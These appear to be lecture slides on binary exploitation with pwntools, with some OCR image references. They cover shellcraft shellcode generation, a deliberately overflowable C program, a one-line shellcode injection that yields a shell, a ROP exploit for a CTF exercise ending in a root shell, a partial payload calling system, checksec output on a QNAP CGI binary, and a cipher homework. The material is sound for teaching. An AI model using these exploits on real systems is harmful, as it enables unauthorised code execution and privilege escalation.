
```
from pwn import *

shell = asm(shellcraft.setreuid() + shellcraft.dupsh(4)).encode('hex')
#print shell
print disasm(shell.decode('hex'))

~
```



```
jaehyuk-lim@hacker:~/Desktop$ python aaaa.py
   0:   6a 31                   push   0x31
   2:   58                      pop    eax
   3:   cd 80                   int    0x80
   5:   89 c3                   mov    ebx,eax
   7:   89 d9                   mov    ecx,ebx
   9:   6a 46                   push   0x46
   b:   58                      pop    eax
   c:   cd 80                   int    0x80
   e:   6a 04                   push   0x4
  10:   5b                      pop    ebx
  11:   6a 03                   push   0x3
  13:   59                      pop    ecx
  14:   49                      dec    ecx
  15:   6a 3f                   push   0x3f
  17:   58                      pop    eax
  18:   cd 80                   int    0x80
  1a:   75 f8                   jne    0x14
  1c:   6a 68                   push   0x68
```

Tools

- **Pwntools**
  - shellcraft




Submodules


- `pwnlib.shellcraft.amd64` — Shellcode for AMD64
  - `pwnlib.shellcraft.amd64`
  - `pwnlib.shellcraft.amd64.linux`
- `pwnlib.shellcraft.arm` — Shellcode for ARM
  - `pwnlib.shellcraft.arm`
  - `pwnlib.shellcraft.arm.linux`
- `pwnlib.shellcraft.common` — Shellcode common to all architecture
- `pwnlib.shellcraft.i386` — Shellcode for Intel 80386
  - `pwnlib.shellcraft.i386`
  - `pwnlib.shellcraft.i386.linux`
  - `pwnlib.shellcraft.i386.freebsd`
- `pwnlib.regsort` — Register sorting

Tools

- **Pwntools**
  - shellcraft



```
from pwn import *

print "[*] setreuid() dupsh(4) shell"
print "-------------------------------------------"
shell = asm(shellcraft.setreuid() + shellcraft.dupsh(4)).encode('hex')
print disasm(shell.decode('hex'))
print "-------------------------------------------\n"
print "[*] sh() shell"
print "-------------------------------------------"
shell2 = asm(shellcraft.i386.linux.sh()).encode('hex')
print disasm(shell2.decode('hex'))

print "-------------------------------------------"
```




```
[*] sh() shell
-------------------------------------------
   0:   6a 68                   push   0x68
   2:   68 2f 2f 2f 73          push   0x732f2f2f
   7:   68 2f 62 69 6e          push   0x6e69622f
   c:   89 e3                   mov    ebx,esp
   e:   31 c9                   xor    ecx,ecx
  10:   6a 0b                   push   0xb
  12:   58                      pop    eax
  13:   99                      cdq
  14:   cd 80                   int    0x80
-------------------------------------------
```


Tools

Pwntools

- shellcraft




```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char buf[256];
        fgets(buf, 1024, stdin);

        printf("buf => %s\n", buf);
        return 0;
}
```




```
jaehyuk-lim@hacker:~/Desktop$ (python -c 'print "\x90"*10 + "jhh///sh/bin\x89\xe
31\xc9j\x0bX\x99\xcd\x80" + "\x90"*(256 - 32) + "\x90"*4 + "\x08\xe0\x57\x55"';
cat;) | ./test
buf => ����������jhh///sh/bin��1�j
                                  X�����������������������������������������������
�������������������������������������������������������������������������������
�������������������������������������������������������������������������������
������������������������WU

id
uid=1000(jaehyuk-lim) gid=1000(jaehyuk-lim) groups=1000(jaehyuk-lim),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),115(lpadmin),131(sambashare)
```

Tools

- **Pwntools**
  - Exercise : ropasaurusrex



```
elf = ELF(_bin)
rop = ROP(elf)

read_plt, write_plt = elf.plt['read'], elf.plt['write']
write_got = elf.got['write']
print "[*] read@plt : %s" % str(hex(read_plt))
print "[*] write@plt : %s" % str(hex(write_plt))
print "[*] write@got : %s" % str(hex(write_got))

rop.read(0, elf.bss(0x80), len(cmd))
rop.write(1, write_got, 4)
rop.read(0, write_got, 4)
rop.write(elf.bss(0x80))
```




```
[+] Opening connection to localhost on port 9797: Done
[*] Loaded cached gadgets for './rop' @ 0x8048000
[*] read@plt : 0x804832c
[*] write@plt : 0x804830c
[*] write@got : 0x8049614
[*] write@libc : 0xf75da790
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ 
```


Tools

Pwntools

- Exercise : nuclear




```
r = remote("localhost", 1129)

elf = ELF("/home/jaehyuk-lim/Desktop/nuclear")

send_plt = elf.plt['send']
send_got = elf.got['send']
socket_got = elf.got['socket']
```



```
payload = "A"*528
payload += p32(recv_plt)
payload += p32(ppppr)
payload += p32(4)
payload += p32(freespace)
payload += p32(25)
payload += p32(00)

payload += p32(system_libc)
payload += "AAAA"
payload += p32(freespace)
```

Tools

- **Pwntools**
  - cyclic



pwnlib.util.cyclic.cyclic(*length = None, alphabet = string.ascii_lowercase, n = 4*) → list/str [source]

A simple wrapper over `de_bruijn()`. This function returns at most *length* elements.

If the given alphabet is a string, a string is returned from this function. Otherwise a list is returned.

Parameters:
- **length** – The desired length of the list or None if the entire sequence is desired.
- **alphabet** – List or string to generate the sequence over.
- **n** (*int*) – The length of subsequences that should be unique.

Example

```
>>> cyclic(alphabet = "ABC", n = 3)
'AAABAACABBABCACBACCBBBCBCCC'
>>> cyclic(20)
'aaaabaaacaaadaaaeaaa'
>>> alphabet, n = range(30), 3
>>> len(alphabet)**n, len(cyclic(alphabet = alphabet, n = n))
(27000, 27000)
```


Tools

- **Pwntools**
  - p32 / u32

```
from pwn import *
import struct

p32(int('65766144', 16)).decode()
struct.pack("<i", int('65766144', 16)).decode()

hex(u32(b"Dave"))
hex(struct.unpack("<i", b"Dave")[0])
```

Tools

- **checksec**
  - Install
    - https://github.com/slimm609/checksec.sh
  - Usage



```
user@ubuntuvm:~/QNAP/exploit/02_stack_bof/p_exploit$ ~/checksec.sh --file ../authLogin.cgi
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   ../authLogin.cgi
```

Homework #2

- **python challenge**

1. Refer to the hint and create a python script to decrypt the following ciphertext.

```
g fmnc wms bgblr rpylqjyrc gr zw fylb. rfyrq ufyr amknsrcpq ypc dmp. bmgle
gr gl zw fylb gq glcddgagclr ylb rfyr'q ufw rfgq rcvr gq qm jmle. sqgle
qrpgle.kyicrpylq() gq pcamkkclbcb. lmu ynnjw ml rfc spj.
```

2. Hint :

```
K -> M
O -> Q
E -> G
```

Question?